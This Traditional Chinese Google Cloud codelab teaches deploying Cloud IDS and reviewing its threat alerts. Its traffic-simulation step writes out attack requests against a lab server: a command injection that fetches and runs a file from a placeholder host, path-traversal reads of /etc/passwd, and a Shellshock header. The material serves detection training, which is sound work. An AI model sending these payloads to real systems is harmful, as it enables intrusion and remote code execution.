

Cloud IDS

來源：<https://codelabs.developers.google.com/cloudnet-cloudids?hl=zh-tw>

步驟數：13

在本程式碼研究室中，您將瞭解 Cloud IDS。具體來說，您將建立 Cloud IDS 端點、產生威脅流量，然後分析結果。

目錄

1. [1. 簡介](#)
2. [2. Cloud IDS 用途](#)
3. [3. 程式碼研究室拓撲](#)
4. [4. 設定和需求](#)
5. [5. 事前準備](#)
6. [6. 建立虛擬私有雲網路](#)
7. [7. 建立 Cloud IDS 端點](#)
8. [8. 建立 2 部虛擬機器](#)
9. [9. 準備伺服器](#)
10. [10. 模擬攻擊流量](#)
11. [11. 查看 Cloud IDS 偵測到的威脅](#)
12. [12. 清除步驟](#)
13. [13. 恭喜！](#)

步驟 1 · 約 2 分鐘

1. 簡介

在本實驗室中，您會部署 Cloud IDS，這是新一代的進階入侵偵測服務，可偵測入侵、惡意軟體、間諜軟體和指令與控制攻擊等威脅。您將模擬多項攻擊，並在 Cloud 控制台中查看威脅詳細資料。

課程內容

- 如何建立 Cloud IDS 端點
- 如何透過 gcloud 指令建立 2 部虛擬機器
- 如何建立封包鏡像政策
- 如何模擬虛擬機器的攻擊流量
- 如何在 Cloud 控制台和 Cloud Logging 中查看威脅詳細資料

軟硬體需求

- 瞭解基本 Linux 指令
-

2. Cloud IDS 用途

Cloud IDS 提供 Google Cloud 原生的新一代入侵偵測服務 (IDS)，協助客戶因應進階威脅偵測和法規遵循需求，例如 PCI 11.4。這項服務採用 Palo Alto Networks 威脅防護技術，提供進階入侵偵測功能。Google Cloud 的世界級基礎架構與 Palo Alto Networks 的世界級安全性相輔相成，為客戶提供無與倫比的組合，包括全代管、高效能和最高安全防護效益的進階威脅偵測服務。

客戶遷移至雲端時，最重視的就是安全性。他們希望在雲端中擁有類似於地端的安全控管，例如入侵偵測服務 (IDS)。與部署第三方安全解決方案及管理基礎架構或自備簽章相比，他們更偏好使用雲端原生管理型 IDS 解決方案，因為這類解決方案易於部署、效能高且成本經過最佳化。Google Cloud IDS 提供端對端自動擴充的代管 IDS 服務，讓客戶能將時間用於分析及減輕威脅，並騰出時間和資源來管理基礎架構或威脅特徵。

Cloud IDS 是頻外部署，可偵測威脅並發出警報，但無法封鎖威脅。這項服務會運用 Google Cloud Packet Mirroring 建立網路流量副本，並使用 Palo Alto Network 威脅偵測引擎進行分析。

3. 程式碼研究室拓撲




圖 1. 本實驗室的 Cloud IDS 部署作業高階架構總覽。

步驟 4 · 約 3 分鐘

4. 設定和需求

自修實驗室環境設定

1. 登入 [Google Cloud 控制台](#)，然後建立新專案或重複使用現有專案。如果沒有 Gmail 或 Google Workspace 帳戶，請先[建立帳戶](#)。

The screenshot shows the Google Cloud Platform interface. At the top, there's a blue header with the Google Cloud Platform logo and a 'Select a project' button circled in blue. Below this, the 'Select a project' section includes a search bar. The 'New Project' section is below that, featuring a 'Project name' field with 'my-kubernetes-codelab' entered, which is also circled in blue. Below the name field is the 'Project ID' field, which contains 'my-kubernetes-codelab' and a note that it cannot be changed later. The 'Location' field is set to 'No organization'. At the bottom are 'CREATE' and 'CANCEL' buttons.

- **專案名稱**是這個專案參與者的顯示名稱。這是 Google API 未使用的字元字串，您隨時可以更新。
- **專案 ID** 在所有 Google Cloud 專案中不得重複，且設定後即無法變更。Cloud 控制台會自動產生專屬字串，通常您不需要在意該字串為何。在大多數程式碼研究室中，您需要參照專案 ID (通常會標示為 `PROJECT_ID`)，因此如果您不喜歡該字串，可以產生另一個隨機字串，或是嘗試使用自己的字串，看看是否可用。專案建立後，系統就會「凍結」該值。
- 還有第三個值，也就是部分 API 使用的「專案編號」。如要進一步瞭解這三種值，請參閱[說明文件](#)。

注意：專案 ID 在全域中不得重複，選定後即為專屬 ID，其他使用者無法使用。您是該 ID 的唯一使用者。專案刪除後，該 ID 就無法再使用。

注意：如果您使用 Gmail 帳戶，可以將預設位置設為「沒有機構」。如果您使用 Google Workspace 帳戶，請選擇適合貴機構的位置。

2. 接著，您需要在 Cloud 控制台中[啟用帳單](#)，才能使用 Cloud 資源/API。完成本程式碼研究室的費用應該不高，甚至完全免費。如要停用資源，避免在本教學課程結束後繼續產生帳單費用，請按照程式碼研究室結尾的「清除」操作說明

操作。Google Cloud 新使用者可參加[價值\\$300 美元的免費試用計畫](#)。


啟動 Cloud Shell

雖然可以透過筆電遠端操作 Google Cloud，但在本程式碼研究室中，您將使用 [Google Cloud Shell](#)，這是可在雲端執行的指令列環境。

在 GCP 主控台，按一下右上角工具列的 Cloud Shell 圖示：



佈建並連線至環境的作業需要一些時間才能完成。完成後，您應該會看到如下的內容：

A screenshot of a web browser window showing the Google Cloud Shell interface. The browser's address bar displays 'qwiklabs-gcp-b3de7b9575cb8d19'. The terminal window has a black background with white text. The text reads: 'Welcome to Cloud Shell! Type "help" to get started.' followed by the prompt 'google87764_student@qwiklabs-gcp-b3de7b9575cb8d19:~\$' and a red cursor. The browser window includes standard navigation buttons and a tab titled 'qwiklabs-gcp-b3de7b9575cb8d19 x'.

這部虛擬機器搭載各種您需要的開發工具，並提供永久的 5GB 主目錄，而且可在 Google Cloud 運作，大幅提升網路效能並強化驗證功能。本實驗室的所有工作都可在瀏覽器上完成。

步驟 5 · 約 3 分鐘

5. 事前準備

啟用 API

在 Cloud Shell 中，確認專案 ID 已設定完畢

```
gcloud config list project
gcloud config set project [YOUR-PROJECT-NAME]
export PROJECT_ID=$(gcloud config get-value project | sed '2d')
```

啟用所有必要服務

```
gcloud services enable compute.googleapis.com
gcloud services enable ids.googleapis.com
gcloud services enable logging.googleapis.com
```

步驟 6 · 約 3 分鐘

6. 建立虛擬私有雲網路

虛擬私人雲端網路

透過 Cloud Shell

```
gcloud compute networks create cloud-ids \  
--subnet-mode=custom
```

子網路

透過 Cloud Shell

```
gcloud compute networks subnets create cloud-ids-useast1 \  
--range=192.168.10.0/24 \  
--network=cloud-ids \  
--region=us-east1
```

Private Service Access

透過 Cloud Shell

```
gcloud compute addresses create cloud-ids-ips \  
--global \  
--purpose=VPC_PEERING \  
--addresses=10.10.10.0 \  
--prefix-length=24 \  
--description="Cloud IDS Range" \  
--network=cloud-ids
```

Private Service Connection

透過 Cloud Shell

```
gcloud services vpc-peerings connect \  
--service=servicenetworking.googleapis.com \  
--ranges=cloud-ids-ips \  
--network=cloud-ids \  
--project=$PROJECT_ID
```

防火牆規則

如要允許 IAP 連線至您的 VM 執行個體，請根據以下條件建立防火牆規則：

- 套用至所有您希望能透過 IAP 存取的 VM 執行個體。
- 允許來自 IP 範圍 35.235.240.0/20 的輸入流量。這個範圍包含 IAP 用於 TCP 轉送的所有 IP 位址。

透過 Cloud Shell

```
gcloud compute firewall-rules create allow-iap-proxy \  
--direction=INGRESS \  
--priority=1000 \  
--network=cloud-ids \  
--action=ALLOW \  
--rules=tcp:22 \  
--source-ranges=35.235.240.0/20
```

如要允許標準 HTTP 通訊埠 (TCP 80) 和 ICMP 通訊協定連線至伺服器，請按照下列步驟操作：

- 適用於具有「server」網路標記的資源
- 允許所有來源的連入流量

透過 Cloud Shell

```
gcloud compute firewall-rules create allow-http-icmp \  
--direction=INGRESS \  
--priority=1000 \  
--network=cloud-ids \  
--action=ALLOW \  
--rules=tcp:80,icmp \  
--source-ranges=0.0.0.0/0 \  
--target-tags=server
```

建立 Cloud NAT 執行個體

Cloud Router

透過 Cloud Shell

```
gcloud compute routers create cr-cloud-ids-useast1 \  
--region=us-east1 \  
--network=cloud-ids
```

Cloud NAT

透過 Cloud Shell

```
gcloud compute routers nats create nat-cloud-ids-useast1 \  
--router=cr-cloud-ids-useast1 \  
--router-region=us-east1 \  
--auto-allocate-nat-external-ips \  
--nat-all-subnet-ip-ranges
```

步驟 7 · 約 3 分鐘

7. 建立 Cloud IDS 端點

在本節中，您將在 us-east1 建立 Cloud IDS 端點，並將嚴重程度設為「資訊」。建立 IDS 端點約需 20 分鐘。

IDS 端點

透過 Cloud Shell

```
gcloud ids endpoints create cloud-ids-east1 \  
--network=cloud-ids \  
--zone=us-east1-b \  
--severity=INFORMATIONAL \  
--async
```

確認 Cloud IDS 端點已啟動

```
gcloud ids endpoints list --project=$PROJECT_ID
```

輸出內容 -

```
ID: cloud-ids-east1  
LOCATION: us-east1-b  
SEVERITY: INFORMATIONAL  
STATE: CREATING  
NETWORK: cloud-ids  
TRAFFIC_LOGS:
```

步驟 8 · 約 10 分鐘

8. 建立 2 部虛擬機器

在本節中，您將建立 2 部虛擬機器。第一個是網路伺服器，會鏡像輸出至 Cloud IDS。第二部虛擬機器將做為攻擊流量來源。

虛擬機器 1 (伺服器)

透過 Cloud Shell

```
gcloud compute instances create server \
--zone=us-east1-b \
--machine-type=e2-medium \
--subnet=cloud-ids-useast1 \
--no-address \
--private-network-ip=192.168.10.20 \
--metadata=startup-script=\#\!\ /bin/bash$\n'sudo\ apt-get\ update$\n'sudo\ apt-get\ -qq\ -y\ install\ nginx \
--tags=server \
--image=debian-10-buster-v20210512 \
--image-project=debian-cloud \
--boot-disk-size=10GB
```

虛擬機器 2 (用戶端)

透過 Cloud Shell

```
gcloud compute instances create attacker \
--zone=us-east1-b \
--machine-type=e2-medium \
--subnet=cloud-ids-useast1 \
--no-address \
--private-network-ip=192.168.10.10 \
--image=debian-10-buster-v20210512 \
--image-project=debian-cloud \
--boot-disk-size=10GB
```

步驟 9 · 約 5 分鐘

9. 準備伺服器

在這項工作中，您將驗證伺服器，並為用戶端提供良性惡意軟體酬載。

透過 Cloud Shell 透過 SSH 連線至 VM

```
gcloud compute ssh server --zone=us-east1-b --tunnel-through-iap
```

確認網路服務正在執行

```
sudo systemctl status nginx
```

輸出內容 - 確認是否已啟動並正在執行

```
● nginx.service - A high performance web server and a reverse proxy server
   Loaded: loaded (/lib/systemd/system/nginx.service; enabled; vendor preset:
enabled)
   Active: active (running) since Tue 2021-05-25 18:01:49 UTC; 5h 24min ago
     Docs: man:nginx(8)
  Main PID: 1347 (nginx)
    Tasks: 3 (limit: 4665)
   Memory: 4.5M
    CGroup: /system.slice/nginx.service
            └─1347 nginx: master process /usr/sbin/nginx -g daemon on; master_process
on;
               └─1348 nginx: worker process
                  └─1349 nginx: worker process

May 25 18:01:49 server systemd[1]: Starting A high performance web server and a
reverse proxy server...
May 25 18:01:49 server systemd[1]: Started A high performance web server and a
reverse proxy server.
```

將目錄變更為網路服務

```
cd /var/www/html/
```

在網頁伺服器上建立良性惡意軟體檔案

```
sudo touch eicar.file
```

貼上內容

```
echo 'X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' | sudo
tee eicar.file
```

返回 Cloud Shell

```
exit
```

建立 Cloud IDS 封包鏡像政策

找出 IDS 端點轉送規則，並確認 IDS 端點狀態為「READY」。

```
gcloud ids endpoints describe cloud-ids-east1 --zone=us-east1-b
```

輸出範例 - 從「endpointForwardingRule」複製值

```
user1@cloudshell:~ (ids-project)$ gcloud ids endpoints describe cloud-ids-east1 --
zone=us-east1-b
createTime: '2021-07-01T21:03:56.099839751Z'
endpointForwardingRule:
https://www.googleapis.com/compute/v1/projects/n3de7a2d45b28a050p-tp/regions/us-
east1/forwardingRules/ids-fr-east-y085fcfwalsok1ca
endpointIp: 172.16.30.43
name: projects/ids-project/locations/us-east1-b/endpoints/cloud-ids-east1
network: projects/ids-project/global/networks/cloud-ids
severity: INFORMATIONAL
state: READY
updateTime: '2021-07-01T21:21:32.744309107Z'
```

將 IDS 端點轉送規則儲存至變數。

```
export FORWARDING_RULE=$(gcloud ids endpoints describe cloud-ids-east1 --zone=us-
east1-b --format="value(endpointForwardingRule)")
echo $FORWARDING_RULE
```

封包鏡像政策

透過 Cloud Shell

```
gcloud compute packet-mirrorings create cloud-ids-packet-mirroring \
--region=us-east1 \
--collector-ilb=$FORWARDING_RULE \
--network=cloud-ids \
--mirrored-subnets=cloud-ids-useast1
```

確認封包鏡像政策已建立

透過 Cloud Shell

```
gcloud compute packet-mirrorings list
```

輸出

```
user1@cloudshell:~ (ids-project)$ gcloud compute packet-mirrorings list
NAME                                REGION    NETWORK    ENABLE
cloud-ids-packet-mirroring         us-east1  cloud-ids  TRUE
```

步驟 10 · 約 10 分鐘

10. 模擬攻擊流量

透過 SSH 連線至攻擊者虛擬機器 (用戶端)

透過 Cloud Shell

```
gcloud compute ssh attacker --zone=us-east1-b --tunnel-through-iap
```

執行下列 curl 要求，模擬惡意流量。

```
curl "http://192.168.10.20/weblogin.cgi?username=admin';cd /tmp;wget  
http://123.123.123.123/evil;sh evil;rm evil"
```

```
curl http://192.168.10.20/?item=../../../../WINNT/win.ini
```

```
curl http://192.168.10.20/eicar.file
```

```
curl http://192.168.10.20/cgi-bin/../../../../bin/cat%20/etc/passwd
```

```
curl -H 'User-Agent: () { ;; }; 123.123.123.123:9999' http://192.168.10.20/cgi-  
bin/test-critical
```


退出 VM，返回 Cloud Shell

```
exit
```

11. 查看 Cloud IDS 偵測到的威脅

前往 Cloud IDS 資訊主頁

依序前往「導覽選單」>「網路安全性」>「Cloud IDS」



前往「威脅」分頁。

ENDPOINTS

THREATS


Filter

Enter property name or value

Severity	Alert time ↓	Threat name	Threat type	Source IP address	Destination IP address
🔴 Critical	May 25, 10:12 PM UTC-7	Bash Remote Code Execution Vulnerability	vulnerability	192.168.10.10	192.168.10.20
🔴 High	May 25, 10:11 PM UTC-7	HTTP /etc/passwd Access Attempt	vulnerability	192.168.10.10	192.168.10.20
🟡 Medium	May 25, 10:11 PM UTC-7	Eicar File Detected	vulnerability	192.168.10.10	192.168.10.20
🔴 High	May 25, 10:11 PM UTC-7	Microsoft Windows win.ini Access Attempt Detected	vulnerability	192.168.10.10	192.168.10.20
🟡 Medium	May 25, 10:11 PM UTC-7	HTTP Directory Traversal Request Attempt	vulnerability	192.168.10.10	192.168.10.20
🟡 Low	May 25, 10:11 PM UTC-7	Possible HTTP Malicious Payload Detection	vulnerability	192.168.10.10	192.168.10.20
🟡 Low	May 25, 10:11 PM UTC-7	Suspicious File Downloading Detection	vulnerability	192.168.10.10	192.168.10.20

如您所見，Cloud IDS 擷取了各種攻擊流量設定檔，並提供每項威脅的詳細資料。如果沒有看到任何威脅，可能需要按一下「重新整理」按鈕。現在我們來深入瞭解，查看威脅詳細資料。

找到「Bash Remote Code Execution Vulnerability」(Bash 遠端程式碼執行安全漏洞) 威脅，然後按一下右側的三點圖示，並選取「View threat details」(查看威脅詳細資料)



Threat name

Bash Remote Code Execution Vulnerability

Threat ID

36729

Threat description

Bash is prone to a remote code Execution vulnerability while handling environment variables. The vulnerability is due to improper checks while handling environment variables which causes the remote code execution. An attacker could exploit the vulnerability by sending a crafted HTTP request. A successful attack could lead to a remote code execution that uses the privileges of the user.

Threat type

vulnerability

Severity

 Critical

Repeat count

1

URL

test-critical

Session ID

62972 [View related threats](#)


Application

web-browsing

Source IP address	Source port	Destination IP address	Destination port	Protocol
192.168.10.10	46308	192.168.10.20	80	tcp

現在，我們將在 Cloud Logging 中查看這起事件的詳細資料。按一下指向左側的箭頭，返回「威脅」頁面。

按一下右側的三點圖示，然後選取「查看威脅記錄檔」



QueryRecent (3)Saved (0)Suggested (0)

SaveStream logsRun query

logName:("projects/davidtu-sandbox3/logs/ids.googleapis.com%2Fthreat") AND insertId:({5c3343d2ab15161d3a24f610402c1eb1-10a1}) AND resource.type:("ids.googleapis.com/Endpoint")

Edit query

Query results

Jump to nowActionsConfigure

SEVERITYTIMESTAMPPDFSUMMARY

Showing logs for last 1 hour from 5/25/21 8:57 PM to 5/25/21 9:57 PM. Extend time by: 1 hour Edit time

2021-05-25 21:48:15.000 PDT

{ "destination_port": "80", "direction": "client-to-server", "uri_or_filename": "test-critical", "application": "web-browsing", "source_ip_address": "192.168.10.10", "details": "Bash is prone to a remote code Execution vulnerability while handling environment variables. The vulnerability is due to improper checks while handling environment variables which causes the remote code execution. An attacker could exploit the vulnerability by sending a crafted HTTP request. A successful attack could lead to a remote code execution that uses the privileges of the user.", "network": "projects/davidtu-sandbox3/global/networks/cloud-ids", "name": "Bash Remote Code Execution Vulnerability", "session_id": "62972", "source_port": "46308", "type": "vulnerability", "category": "code-execution", "destination_ip_address": "192.168.10.28", "ip_protocol": "tcp", "repeat_count": "1", "alert_time": "2021-05-26T04:40:14Z", "threat_id": "36729", "alert_severity": "CRITICAL" }

Hide log summaryCollapse nested fieldsCopy to clipboardCopy link

insertId: "5c3343d2ab15161d3a24f610402c1eb1-10a1"

jsonPayload: {

destination_port: "80"

direction: "client-to-server"

uri_or_filename: "test-critical"

application: "web-browsing"

source_ip_address: "192.168.10.10"

details:

"Bash is prone to a remote code Execution vulnerability while handling environment variables. The vulnerability is due to improper checks while handling environment variables which causes the remote code execution. An attacker could exploit the vulnerability by sending a crafted HTTP request. A successful attack could lead to a remote code execution that uses the privileges of the user."

network: "projects/davidtu-sandbox3/global/networks/cloud-ids"

name: "Bash Remote Code Execution Vulnerability"

session_id: "62972"

source_port: "46308"

type: "vulnerability"

category: "code-execution"

destination_ip_address: "192.168.10.28"

ip_protocol: "tcp"

repeat_count: "1"

alert_time: "2021-05-26T04:40:14Z"

threat_id: "36729"

alert_severity: "CRITICAL"

}

resource: {

type: "ids.googleapis.com/Endpoint"

labels: {

id: "east1-ids"

resource_container: "projects/353879848708"

location: "us-east1-b"

}

}

timestamp: "2021-05-26T04:40:15Z"

logName: "projects/davidtu-sandbox3/logs/ids.googleapis.com%2Fthreat"

receiveTimestamp: "2021-05-26T04:40:17.964508457Z"

Cloud Logging 也會收到相同的詳細資料。這樣您就能將記錄傳送至 Cloud Storage、Chronicle 或任何 SIEM/SOAR。您也可以建立自訂工作流程，根據快訊採取補救措施，例如建立在快訊觸發時執行的 Cloud 函式，並建立/更新防火牆規則來封鎖 IP 位址，或是建立/更新 Cloud Armor 政策。

12. 清除步驟

退出 VM 執行個體 (所有分頁)

```
exit
```

從單一 Cloud Shell 終端機刪除實驗室元件

```
gcloud compute routers nats delete nat-cloud-ids-useast1 --router=cr-cloud-ids-useast1 --router-region=us-east1 --quiet

gcloud compute routers delete cr-cloud-ids-useast1 --region=us-east1 --quiet

gcloud compute instances delete server --zone=us-east1-b --quiet

gcloud compute instances delete attacker --zone=us-east1-b --quiet

gcloud compute firewall-rules delete allow-iap-proxy --quiet

gcloud compute firewall-rules delete allow-http-icmp --quiet

gcloud compute packet-mirrorings delete cloud-ids-packet-mirroring --region=us-east1 --quiet

gcloud ids endpoints delete cloud-ids-east1 --zone=us-east1-b --quiet

gcloud services vpc-peerings delete --service=servicenetworking.googleapis.com --network=cloud-ids --project=$PROJECT_ID --quiet

gcloud compute addresses delete cloud-ids-ips --global --quiet

gcloud compute networks subnets delete cloud-ids-useast1 --region us-east1 --quiet

gcloud compute networks delete cloud-ids --quiet
```

步驟 13 · 約 0 分鐘

13. 恭喜！

恭喜您完成本程式碼研究室。

涵蓋內容

- Cloud IDS 用途
 - 網路需求
 - 支援的 API
 - 已建立 Cloud IDS 端點
 - 已部署 2 部 VM
 - 從用戶端產生一些「攻擊」流量
 - IDS 偵測到已驗證的威脅
 - 查看威脅詳細資料和記錄
-